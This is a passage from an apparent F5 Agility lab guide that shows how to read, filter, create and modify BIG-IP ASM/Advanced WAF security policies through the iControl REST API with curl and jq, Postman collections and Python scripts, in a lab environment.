"selfLink":"https://localhost/mgmt/tm/asm/policies?ver=13.1.0"
"totalItems":1
"items":[{"plainTextProfileReference":{"link":"https://localhost/mgmt/tm/asm/policies/
→u-6T62j_f0XMkjJ_s_Z-gg/plain-text-profiles?ver=13.1.0"
"isSubCollection":true}
"dataGuardReference":{"link":"https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_

→s_Z-gg/data-guard?ver=13.1.0"
}
"createdDatetime":"2018-05-21T04:30:17Z"
"databaseProtectionReference":{"link":"https://localhost/mgmt/tm/asm/policies/u-6T62j_

→f0XMkjJ_s_Z-gg/database-protection?ver=13.1.0"
}
"csrfUrlReference":{"link":"https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_
→Z-gg/csrf-urls?ver=13.1.0"
"isSubCollection":true}
"cookieSettingsReference":{"link":"https://localhost/mgmt/tm/asm/policies/u-6T62j_
→f0XMkjJ_s_Z-gg/cookie-settings?ver=13.1.0"}
```

Lets decipher this JSON output (#2).

After the opening "{", is the first key of collection "kind". The value is "tm:asm:policies:policycollectionstate" which tells us we are looking the asm policies.

{"kind":"tm:asm:policies:policycollectionstate"}

Next is the key "selfLink" and its value of "https://localhost/mgmt/tm/asm/policies?ver=13.1.0". This tells us how to get to the resource. Its usefulness may not be completely apprarent now, but will be in subsequent excercises. Also note that it is essentially the same url used in the curl command. The "?ver" is a parameter passed to the Rest API to request the use of API version 13.1.0. Ignore this for now.

{"selfLink":"https://localhost/mgmt/tm/asm/policies?ver=13.1.0"}

Next is the "totalltems" key which has value of 1, meaning there is one policy. Go to Security->Application Security->Security Policies in Web Gui to verify the value from your output of totalltems matches the number of asm security policies from the Web Gui.

Now onto the interesting stuff. The next key is "items" which is a nested collection of polciies, the actual ASM policies and their settings. Items contains multiple collections, that is why the value begins with a opening square bracket "[". Remember if it is an array, it's dynamic, you could have zero policies. The value of items contains the AWAF policy with links to its policy settings such as the link to the csrfUrlReference "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/csrf-urls?ver=13.1.0"

If you followed this url, of course substituting localhost for the mgmt ip of the BIGIP, you would get the setting for the csrf Url for that policy. That is the power of the link value, you can use it to get to other configuration items. Later in the class, we will go into how to get at this data programmatically. This also demonstrates that not all configuration data can be retrieved by a single query, depending on the need, you may have to make more than one HTTP request.

What about the crazy string "u-6T62j_f0XMkjJ_s_Z-gg" after /policies/ ? This is a randomly generated (as such your value will not be u-6T62j_f0XMkjJ_s_Z-gg, rather something similar) id for the ASM security policy. In other words you cannot simply access the ansible1 security policy by going to https://10.1.1.245/mgmt/tm/asm/polciies/ansible1, you have to search for the "name" key in the JSON output until it matches ansible1 to figure which generated id is ansible1.

Note: All ASM objects, which include policies, parameters, and URLs have a randomly generated unique id, where the name you see in the Web Gui is just a display name. Therefore to get at these objects via the REST API, you must filter on each unique ID until you find the "name" key's value equal to the name you are looking for.

Wouldn't it be nice if we had something that could do the filtering for us?

We have covered a lot, time for questions and a discussion as these are all important topics.

6.3.2 Lab 2.2: Curl Policy Creation and Modification

Task 1 - Using curl to create a ASM policy

Now that you've run a few curl commands yourself, we'll now make it a little easier (this is an automation lab, after all).

Run the following command to create a new ASM policy "curl1" (this may take a couple of minutes). JSON will be displayed showing the policy creation and the policy's attributes:

Navigate to Security->Application Security->Security Policies->Policies List to verify the "curl1" policy was created

Before running the below command, navigate to Security->Application Security->IP Addresses->IP Address Exceptions for the "curl1" policy, noting the configuration.

Note: To select the different policies by using the "Current edited security policy" dropdown.

Run the following command to modify the policy by adding a whitelist ip, using the policy id from the output of "curl1" policy creation:

Refresh the IP Address Exceptions to verify the whitelist ip 165.25.76.234/255.255.255.255 was added.

Notice the policy was not applied, click "Apply Policy". Applying the policy requires a separate REST call. This will be covered in subsequent labs.

6.3.3 Lab 2.3: Server-side json filtering

Task 1 - Server-side json filtering using uri parameters

Queries to ASM's REST API yields lots of useful information, but can be a little extraneous. Fortunately, the data can be filtered.

F5 has documented a number of query parameters that can be passed into iControl REST calls in order to modify their behavior. The first set follows the OData (open data protocol) standard. The filter parameter also supports several operators.

Note that the filtering takes places on the server-side or at the BIG-IP.

\$filter - filter on key/value pairs, such as name eq ansible1 which would only display the ansible1 policy. eq stands for equals

\$select - without select all data is displayed, with select, one can specify which keys to display. Such as displaying only the name field, select=name

\$skip - in conjunction with \$top, acts as a pageanator, specifying how many objects to skip.

\$top - takes a numeric value, used to display the top number of objects specified.

Yes, the dollar sign is important and necessary on these parameters. The operators you can use on these parameters are below. Note that the eq operator can only be used with the filter.

- eq equal
- ne not equal
- It less than
- le less than or equal
- gt greater than
- ge greater than or equal

Logical Operators:

and - both conditions must be true

- or either condition can be true
- not to negate the condition

Beyond the OData parameters, there are a few custom parameters as well.

expandSubcollections - allows you to get the subcollection data in the initial request for objects that have subcollections. Examples of subcollections are any key that ends in "reference" such as whitelistlpReference as seen in lab1 of this module. The options follows the "link" to retrieve that configuration data automatically.

```
"whitelistIpReference": {
    "link":"https://localhost/mgmt/tm/asm/policies/ou0971-EOX-zt3sDWA7Dag/whitelist-
    oips?ver=13.1.0",
    "isSubCollection": true
    },
```

options - allows you to add arguments to the tmsh equivalent command. An example will be shown below.

ver - This is for the specific TMOS version. Setting this parameter guarantees consistent behavior through code upgrades.

Run the following code to get just the names of the existing policies:

```
curl -sk -u admin:$password https://10.1.1.245/mgmt/tm/asm/policies/?\$select=name |_

→sed 's/,/\'$'\n/g'
```

```
{"kind":"tm:asm:policies:policycollectionstate"
"selfLink":"https://localhost/mgmt/tm/asm/policies?$select=name&ver=13.1.0"
"totalItems":2
"items":[{"kind":"tm:asm:policies:policystate"
"selfLink":"https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg?ver=13.1.0"
"name":"ansible1"}
{"kind":"tm:asm:policies:policystate"
"selfLink":"https://localhost/mgmt/tm/asm/policies/r3deT9IMy0gBkM65PTVlzA?ver=13.1.0"
"name":"WebScrapingPolicy"}]}
```

Note: Note the escape character for the \$ and & characters.

Run the following code to filter on just the policy named "ansible1" and only the display its "name" field.

6.3.4 Lab 2.4: Client-side json filtering

Task 1 - Client-side json filtering using jq

Another way to parse JSON data is to use a program called jq. jq understands json and provides another way of filtering on data. This differs from passing uri parameters in that the request retrieves all data and the filtering is done on the client-side. Of course client programs like jq can be used in conjunction with uri parameters. This lab does not cover this scenario.

Run the following command to view the output of all ASM policies filtered through jq:

curl -sk -u admin:\$password -X GET https://10.1.1.245/mgmt/tm/asm/policies | jq

The output (truncated) will look something similar to:

```
"kind": "tm:asm:policies:policycollectionstate",
 "selfLink": "https://localhost/mgmt/tm/asm/policies?ver=13.1.0",
 "totalItems": 2,
 "items": [
   {
     "plainTextProfileReference": {
     "link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/plain-
→text-profiles?ver=13.1.0",
     "isSubCollection": true
     },
     "dataGuardReference": {
       "link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/data-
→quard?ver=13.1.0"
     },
     "createdDatetime": "2018-05-21T04:30:17Z",
     "databaseProtectionReference": {
       "link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/
→database-protection?ver=13.1.0"
     },
     "csrfUrlReference": {
       "link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/csrf-
→urls?ver=13.1.0",
       "isSubCollection": true
     },
     "cookieSettingsReference": {
```

```
"link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/cookie-

settings?ver=13.1.0"
},
"versionLastChange": " Security Policy /Common/ansible1 [add] { audit: policy =_
/Common/ansible1, username = admin, client IP = 10.1.1.51 }",
"name": "ansible1",
```

jq really helps to show the JSON structure and different layers, which helps give you an idea of how to access different items.

Recall from lab1 that there are 2 items (we know this from the totalltems value of 2, which represents "ansible1" and "curl1") and that each item represents a policy.

To display the first policy (index starts at 0), run the following command:

The output should look similar to, which is the entire configuration for the first policy, in this case "ansible1":

```
"plainTextProfileReference": {
   "link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/plain-text-

→profiles?ver=13.1.0",

   "isSubCollection": true
},
 "dataGuardReference": {
  "link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/data-guard?
→ver=13.1.0"
},
  "createdDatetime": "2018-05-21T04:30:17Z",
  "databaseProtectionReference": {
  "link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/database-
↔protection?ver=13.1.0"
},
 "csrfUrlReference": {
  "link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/csrf-urls?
↔ver=13.1.0",
  "isSubCollection": true
},
"cookieSettingsReference": {
 "link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/cookie-
⇔settings?ver=13.1.0"
},
"versionLastChange": " Security Policy /Common/ansible1 [add] { audit: policy = /
→Common/ansible1, username = admin, client IP = 10.1.1.51 }",
"name": "ansible1"
```

Notice the lines leading up to and including items are not displayed

```
"kind":"tm:asm:policies:policycollectionstate"
"selfLink":"https://localhost/mgmt/tm/asm/policies?ver=13.1.0"
"totalItems":2
"items":[{"plainTextProfileReference":{"link":"https://localhost/mgmt/tm/asm/
policies/u-6T62j_f0XMkjJ_s_Z-gg/plain-text-profiles?ver=13.1.0"
```

We have told jq to only display collections within the items values, specifically we are specifying the first one, which again, is the first ASM policy.

Now get the policy id of the first ASM policy.

Run the following command:

```
curl -sk -u admin:$password -X GET https://10.1.1.245/mgmt/tm/asm/policies | jq .

→items[0].id
```

The policy id should be output.

Since the id is attribute of the policy, you add a '.' in to jump into that item's (policy) id field.

Recall that ASM policy id are actually a random string and not the actually name, think about how one could extract the name using jq for the first policy. Can you come up with this on your own?

Answer jq Name

How would one extract the enforcement mode?

Answer jq Enforcement Mode

Next take a look at the parameter settings for this policy, run the following:

```
curl -sk -u admin:$password -X GET https://10.1.1.245/mgmt/tm/asm/policies | jq .

→items[0].parameterReference
```

The output will look something like:

```
{
  "link": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/parameters?
  wer=13.1.0",
    "isSubCollection": true
}
```

Recall any item with a "isSubCollection" with a value of true, will have a link to the actual items, a subCollection of the collection.

What would the request look like to retrieve the subCollection (the actual parameters configuration of the policy)?

Answer jq Parameters

Note: Hint you cannot use localhost

What if you wanted to display only select values, more than one?

First run the following to get the policy id of the "ansible1" policy. This tells jq to display the name and id fields of any policy (items[], hence the empty square brackets meaning we are not specifying a specific policy, its any policy).

The output should display the name and policy id of all policies.

What if you wanted to display a parameter named "displaymode"?

Run the following using a policy id from the previous command as the <ansible1PolicyId>

```
curl -sk -u admin:$password -X GET https://10.1.1.245/mgmt/tm/asm/policies/

→<ansible1PolicyId>/parameters | jq '.items[] | select(.name == "displaymode")'
```

The output should resemble:

```
"isBase64": false,
"dataType": "alpha-numeric",
"sensitiveParameter": false,
```

```
"valueType": "user-input",
 "kind": "tm:asm:policies:parameters:parameterstate",
 "selfLink": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/

→parameters/_Ott1aSMBOPupVbKbovX0A?ver=13.1.0",

 "inClassification": false,
 "metacharsOnParameterValueCheck": true,
 "id": "_Ott1aSMBOPupVbKbovX0A",
 "allowEmptyValue": false,
 "checkMaxValueLength": false,
 "valueMetacharOverrides": [],
 "name": "displaymode",
 "lastUpdateMicros": 1526877023000000,
 "allowRepeatedParameterName": false,
 "level": "global",
 "attackSignaturesCheck": true,
 "signatureOverrides": [],
 "performStaging": true,
 "type": "explicit",
 "enableRegularExpression": false
}
```

6.3.5 Review

This concludes module2 of the class.

In this module the student has used curl to send queries to the Rest API and JSON payload to add to the configuration. curl can be extremely useful tool in learning and troubleshooting any RestAPI. In subsequent modules, curl commands are provided for troubleshooting purposes.

Further Reading

Devcentral ASM Rest Intro Devcentral iControl Rest Query Parameters

6.3.6 Answer Module 2 Lab 4

To get the enforcement mode of the policy using jq

```
curl -sk -u admin:$password -X GET https://10.1.1.245/mgmt/tm/asm/policies | jq .

→items[0].enforcementMode
```

To go back to the previous page, please user your browser's back button

6.3.7 Answer Module 2 Lab 4

To get the name of the policy using jq

```
curl -sk -u admin:$password -X GET https://10.1.1.245/mgmt/tm/asm/policies | jq .

→items[0].name
```

To go back to the previous page, please user your browser's back button

6.3.8 Answer Module 2 Lab 4

To get the parameters defined in a policy, fill in <policy id> which the ansible1 policy id

```
curl -sk -u admin:$password -X GET https://10.1.1.245/mgmt/tm/asm/<policy id>/
→parameters | jq
```

The output should be similar to (output is truncated):

```
ł
"kind": "tm:asm:policies:parameters:parametercollectionstate",
"selfLink": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/parameters?
→ver=13.1.0",
"totalItems": 441,
"items": [
        "isBase64": false,
        "checkMetachars": true,
        "dataType": "alpha-numeric",
        "lastLearnedNewEntityDatetime": "2018-05-21T04:30:222",
        "sensitiveParameter": false,
        "valueType": "user-input",
        "kind": "tm:asm:policies:parameters:parameterstate",
        "selfLink": "https://localhost/mgmt/tm/asm/policies/u-6T62j_f0XMkjJ_s_Z-gg/

→parameters/-5Mv4LmXybsPORDg7A4N0g?ver=13.1.0",

        "inClassification": false,
        "nameMetacharOverrides": [],
        "metacharsOnParameterValueCheck": true,
        "id": "-5Mv4LmXybsPORDq7A4N0q",
        "allowEmptyValue": true,
        "checkMaxValueLength": false,
        "valueMetacharOverrides": [],
        "name": "*pgsz*",
```

```
"lastUpdateMicros": 1526877024000000,
"allowRepeatedParameterName": false,
"level": "global",
"attackSignaturesCheck": true,
"signatureOverrides": [],
"performStaging": true,
"type": "wildcard",
"enableRegularExpression": false,
"wildcardOrder": 27
},
```

To go back to the previous page, please user your browser's back button

6.4 Module 3: Viewing and manipulating the Rest API using Postman

Expected time to complete: 1 hours

Intro

Postman is a Application Development Environment (ADE). In its simplest form, Postman is an http client, able to send an HTTP request and receive an HTTP response.

In this lab, we will cover the following:

- Using Postman requests to get, create and modify data
- · Postman Environment variables
- · Postman workflows using collections
- · Postman tests to filter and dictate workflow

6.4.1 Lab 3.1: Using Postman to interact with the ASM Rest API

Task 1 - Intro to Postman

Start Postman by double-clicking or right-click and execute the "Postman" icon on the Desktop

Decline any requests to update Postman.

Once Postman has finished starting (this may take a minute) you will see a collection namedi "Agility2018-ASM342" like

File	Edit	View	Help			
•	New	•	Impo	rt	Runner	4*
(Q	Filte	er				\square
	His	tory			Collectio	ns
						C+
_	Agil	ity2018	-ASM3	342		

Select the Agility2018-ASM342 folder which will open this collection and the collection's requests will be displayed.

Note: No action needed. For future use, this collection can be found here

Asm 342 Postman repository

The raw/json version of the file that can be imported into Postman using the import (import link) feature is here

Asm 342 Postman json

Click on the first request: Module3Lab1-ex1-GetAllASMPolicies. When the a request is selected it displays in a tab on the right-hand side, popuplating the request URL, headers fields and other depending on the the type of request

Recall the first curl request from Lab 2.1

curl -sk -u admin:password -X GET https://<bigip>/mgmt/tm/asm/policies/

Here is how that command maps to this request in Postman, they both get all ASM policies

Module3Lab1-ex1-Ge × + ··· Curl -sk -u admin:password -> ▶ Module3Lab1-ex1-contines	GET https://10.1.1.245/m	Agility2018-ASM342 gmt/tm/asm/pc	
GET https://{bigipa_host}//mgmt/tm/	asm/policies	Params Send	✓ Save ▼
Authorization Headers (2) Body Pre-req	uest Script Tests		Cookies Code
Key	Value	Description •••• B	ulk Edit 🛛 Presets 👻
Authorization			
Content-Type	application/json		
		a tut	

If you click on the request/method type (GET) you will see a list of all the possible HTTP methods, this is obviously how you would devise a request that would create an object using a POST versus simply retrieving data (GET). The username and password are sent as a header. Curl does this for you automatically when you specify the -u option. You won't see this Authorization header in your request until you have clicked SEND, this is because it is generated dynamically. The Content-Type header is also specified here, however its not really needed for a GET request. It will be needed for POST requests to inform the webserver the type of the incoming data. Lastly the url field specifies the url of the host and resource. Notice the {{bigipa_host}} in the url, this is a variable that is dynamically filled from the collection's environment, more on this later. Environments can be global or per collection, here we are using a collection specific environment. Environments allow for sharing variables, in this lab they are used to be able quickly modify values across many requests and to share variables among requests.

Now take a look at the enviroment, right-click on collection Agility2018-ASM342 and select edit from the menu and select the Variables column.

t
×

Each entry in the "Key" column is a variable, with the value specified in the "Value" column. Variables are used by enclosing them in double curly braces e.g. {{variable}}

Now take a look at the Authorization tab to see how authentication works.

EDIT COLLECTION		×
Name		
Agility2018-ASM342		
Description Authorization Pre-request Script	ts Tests Variables (•
This authorization method will be used for every request in	n this collection. You can ove	rride this by specifying one in the request.
туре	Username	{{bigipa_user}}
Basic Auth 👻		
The authorization header will be automatically generated when you send the request. Learn more about authorization	Password	{{bigipa_password}}

Postman uses this setting for the entire collection, assuming each request's Authorization type is set to "inherit from parent"

Module3Lab1-ex1-GetAllASMPolicies						
GET 👻	https://{{big	;ipa_host}} / r	ngmt/tm/asm/policies			
Authorization	Headers (2)		Pre-request Script	Tests		
ТҮРЕ						
Inherit auth fro	om parent	•				

Run the request

Module3Lab1-ex1-GetAllASMPolicies

If the request was succesful the Status will be 200 OK. Take a look at the response, this is shown in the "Body" (response body) section



Notice the body can be displayed in "Pretty" format or "Raw", much like curl with or without jq. Scroll down through the output. Just as in Lab 2.1, it helps to filter on a policy name to get the id. Lab 2 of module 3 will show a couple of ways to filter.

6.4.2 Lab 3.2: Filtering JSON data in Postman

This lab builds off of the concepts in Module 2 dealing with filtering Json data and demonstrates how to filter json data in Postman.

Two methods exist to filter on data:

- Parameters
- · Postman Tests (javascript based), more background on this in Task 2

Task 1 - Filtering JSON data in Postman using parameters

This task demonstrates how to filter on the policy named ansible1 and display only the id value.

Just like any Rest client, Postman can send parameters to the server so that the output is a customized response or a subset of the JSON data. This task is much like the Module 2 Lab 3 task, Server-side JSON filtering using uri parameters.

Click on the request:

Module3Lab2-ex1-GetAllASMPoliciesFilteredParam

Module3Lab2-ex1-Ge × + ••••					
Module3Lab2-ex1-GetAllASMPoliciesFilteredParam					
GET < https://{{bigipa_host}}/mgmt/tm/asm/policies/?\$filter=name+eq+ansible1&\$select=id					
Authorization Headers (1) Body Pre-request Script Tests					
ТҮРЕ					
Inherit auth from parent 🔹					
The authorization header will be automatically generated when you send the request. Learn more about authorization					

Notice the parameters passed to the url https://{bigipa_host}}/mgmt/tm/asm/policies/. They tell the rest server to only display the the "id" field for the "ansible1" policy.

Module3Lab2-ex1-Ge \times + •••	
Module3Lab2-ex1-GetAllASMPoliciesFilteredParam	
GET - https://{{bigipa_host}}/mgmt/tm/asm/policies/?\$filter=name+eq+ansible1&\$select=id	1
Authorization Headers (1) Body Pre-request Script Tests	
туре	
Inherit auth from parent 🔹	
The authorization header will be automatically generated when you send the request. Learn more about authorization	

How does this compare to the url parameters used in Module 2 Lab 3? Notice the special characters \$, & are not escaped, in the curl requests they had to be. Click "Send" to run the request.

Take a look at the response shown in the "Body" (response body) section. The response should look similar to the below, only showing the "id" field.

Body	Cookies (2) Headers (26) Test Results
Pretty	Raw Preview JSON -
1 2 3 4 5	<pre>"kind": "tm:asm:policies:policycollectionstate", "selfLink": "https://localhost/mgmt/tm/asm/policies?\$select=id&ver=13.1.0&\$filter=name%20eq%20ansible1", "totalItems": 1, "items": [</pre>
12	}

Task 2 - Filtering JSON data in Postman using Tests

Postman offers the ability to programmatically ingest responses and make decisions on the data retrieved. Tests are written in JavaScript, which is a very common language, rather than some proprietary or obsucre language. Even if you are not familiar with js, there are many examples written for Postman and many examples of JavaScript in general.

See also: Writing Postman tests / Tests examples

Note:	Note that iRules LX	(iLX	and iApps LX foundations a	are based on	javascript.
10101					javasonpi

Tests are executed post request, which means the Test has access to the response data. In addition, a test is on a per-request basis, meaning they only apply to the request to which they are assigned. Tests can influence the flow of the next request and can be used to provide orchestration to a collection. More on this later.


Note: Postman also suports Pre-Request Scripts, which are executed before the Request is sent. Use cases are a dynamically generated timestamp or dynamically generated Post data.

Pre-request scripts

Click on the request:

Notice this request is exactly the same as Module3Lab1-ex1-GetAllASMPolicies with the exception that there is a Test assigned.

The test, examine the comments to understand how it works.




The console.log statement logs to the javascript console, to open it click View->Show Postman Console



Execute the request by clicking "Send", then view the Postman console (it must be open before running the request to display the data).

Module3Lab2-ex2-GetAllASMPoliciesFilteredTests

The policy id should be displayed in the Postman Console.



6.4.3 Lab 3.3: Using Postman to generate code


One of the most useful features of Postman is its ability to show a code snippet of each request. This makes Postman a great learning tool when trying to develop more complex scripts written in your favorite language. In addition this is great segway to Module 4 Using Python Program Advanced WAF. It is being introduced now so that you can view each request in this module and get a feel for what the request would look like in Python Requests.

These are languages that Postman supports:

Language	Framework
HTTP	None (Raw HTTP request)
С	LibCurl
cURL	None (Raw cURL command)
C#	RestSharp
Go	Built-in http package
Java	OkHttp
Java	Unirest
JavaScript	jQuery AJAX
JavaScript	Built-in XHR
NodeJS	Built-in http module
NodeJS	Request
NodeJS	Unirest
Objective-C	Built-in NSURLSession
OCaml	Cohttp
PHP	HttpRequest
PHP	pecl_http
PHP	Built-in curl
Python	Built-in http.client (Python 3)
Python	Requests
Ruby	Built-in NET::Http
Shell	wget
Shell	HTTPie
Shell	cURL
Swift	Built-in NSURLSession

Task 1 - Generating Python Requests Code

Select the Module3Lab1-ex3-GetAllASMPoliciesFilteredTests request and click on the "code" option on the right hand side.



Then select "Python -> Requests" from the code drop down to show the request in Python Requests

GENERA	TE CODE SNIPPETS	×
Pythor	Requests 👻	Copy to Clipboard
1 2	import requests	
3	<pre>url = "https://{{bigipa_host}}/mgmt/tm/asm/policies"</pre>	
5-	headers = {	
6	'Content-Type': "application/json",	
7	'Authorization': "Basic YWRtaW46YmlnaXAxMjM=",	
8	'Cache-Control': "no-cache",	
10	'Postman-Token': "c19b47db-ebc2-472b-b6f3-19201d3c9f84"	
10	}	
12	response = requests.request("GET", url, headers=headers)	
13		
14	print(response.text)	

6.4.4 Lab 3.4: Using Postman for workflows

As mentioned previously, Postman offers a feature called collections. Collections are denoted by the folder icon and contain requests. Collections are useful for creating workflows or automating common tasks.

Task 1 - Using Postman workflows to push out standardized policies

In this task the student will execute a collection/workflow that will create a policy and add a whitelist ip to the policy.

First take a look at the workflow's environment, by right clicking and selecting edit on the "Agility2018-ASM342-PolicyCreation" Then navigate to "Variables".

This environment looks very similar to the previous "Agility2018-ASM342" environment. Notice the two empty variables "policyid" "policyldUrl". They are intentionally left blank because they are used to store variables temporarily during the collection run. Recall that this environment is per collection, therefore its variables are unique to the "Agility2018-ASM342-PolicyCreation" collection. When the "Module3Lab4-ex1-CreateAsmPolicy" request is run, a test grabs the randomly generated policy id and stores it in the "policyid" variable. The test also stores the policy url with the externally accessible ip in the "policyldUrl" variable. Recall that when a policy is created, its data is output in Json format. This data is then used by the test to populate the two variables. The two subsequent scripts then use these variables to add to the policy and then apply it.

Close the enviroment window.

Inspect each request in the collection, looking at the HTTP Method, URL, Body and its Tests (only the CreateAsmPolicy for the test).

Lets run the collection

Click on "Runner".

Open the Postman Console by clicking on View->Postman Console. If a previous console is open, ensure you clear previous output using the "Clear" button.

Select the "Agility2018-ASM342-PolicyCreation" collection, the "Agility2018-ASM342-PolicyCreation" Environment and check "Persist Variables", as shown below.

Collection Runner

Choose a collection or folder




Agility2018-ASM342-PolicyCreation

POST Module3Lab4-ex1-CreateAsmPolicy

POST Module3Lab4-ex2-AddWhitelistIps

POST Module3Lab4-ex3-ApplyPolicy



Click "Run Agility2018-ASM342-PolicyCreation", watch the Postman Console. This will create an ASM policy named "postman1" and add an ip address to the whitelist. Once the Collection has finished (this may take a couple of minutes), go to the BIG-IP GUI to verify the policy and whitelist ip address were created. Also ensure the policy was applied, this make take a few minutes, refresh this page if the policy has not been applied.

For Reference, Policies are in:

Security->Application Security->Security Policies->Policies List

Addresses are in:

Security->Application Security->IP Addresses->IP Address Exceptions

6.4.5 Review

Postman is a great tool for developing Rest API queries and taking the next step into building workflows. A nice side feature is ability to generate code in multiple languages so that more advanced scripts can be written.

This concludes module3 of the class.

6.5 Module 4: Using Python to Program Advanced WAF (AWAF)

Intro

For most use cases, the previous tools discussed will be sufficient, espcially if the use case is just a workflow. In some cases, these tools may not be sufficient. If the job can't be done in one of the popular programming languagues, it likely can't be accomplished. This is an important consideration. If you think your project may exceed the capabilities of curl or Postman, you may want to consider a programming language.

This class uses Python for its examples because of its widespread use among the SE community at F5. When a programming language is used to interact with the REST API, it is most often Python. Python is a very popular programming language, used for all types of scenarios. This class also uses the Python Requests module, which is a http client library that simplifies coding against an HTTP interface.

This module has the student run several scripts, examine them and discuss the structure of each.

Topics:

6.5.1 Lab 4.1: Python Intro - Getting the data

Task 1 - Using Python to display an ASM Policy in json format

All scripts in this module are run from the cli (Terminal Emulator icon on the desktop).


Run the following command to display all ASM policy data in JSON format:

python3 /home/f5student/agility2018/asm342/python/Module4Lab1-ex1-getAllAsmPolicies.py

You should see similar output to what was seen running curl (lab 2.1) and Postman (Lab 3.1) to retrieve the policy configuration.

Note: If the output from the python script is all JSON, as in the case of the Module4Lab1-ex1-getAllAsmPolicies.py script, jq can be used to get syntax highlighting and other formatting features. To test run: **python3 /home/f5student/agility2018/asm342/python/Module4Lab1-ex1-getAllAsmPolicies.py** | **jq**

your Now double-click on the "Home" folder icon on desktop and navigate to /home/f5student/Agility2018/asm342/python and double click on the script Module4Lab1-ex1getAllAsmPolicies.py



Notice the script is commented throughout to give the student a walk-through of what is occuring. Also note that the script has a curl command that can be used to simulate what is occuring. These commands are also useful for debugging. The student may run the curl commands, but must fill in the missing data such as policy id.

The instructor will talk through the script after all students have completed this task. Feel free to open the script to analyze it and run any of the curl commands to guide you through the flow.

6.5.2 Lab 4.2: Python Policy Creation and Modification

Task 1 - Using Python to create a ASM policy

Run the following script to create a new ASM policy "python1"

python3 /home/f5student/agility2018/asm342/python/Module4Lab2-ex1-createAsmPolicy.py

Navigate to Security->Application Security->Security Policies->Policies List to verify the "python1" policy was created.

The instructor will talk through the script after all students have completed this task. Feel free to open the script to analyze it and run any of the curl commands to guide you through the flow.

Task 2 - Using Python to modify an ASM policy

First navigate via the Gui to Security->Application Security->IP Addresses->IP Address Exceptions to verify the whitelist configuration for the python1 policy.

Run the following script to add a whitelist ip address to the ASM policy "python1"

python3 /home/f5student/agility2018/asm342/python/Module4Lab2-ex2-addWhitelistIp.py

Refresh the IP Address Exceptions configuration, the new ip should be added. The policy should be applied or be in the process of being applied, this can take a minute or two.

The instructor will talk through the script after all students have completed this task. Feel free to open the script to analyze it and run any of the curl commands to guide you through the flow.

6.5.3 Lab 4.3: Using Python to filter json data

Task 1 - Passing parameters - server side filtering

Run the following script that will filter on the "python1" policy using uri parameters

```
python3 /home/f5student/agility2018/asm342/python/Module4Lab3-ex1-

→getSingleAsmPolicyFilterUri.py
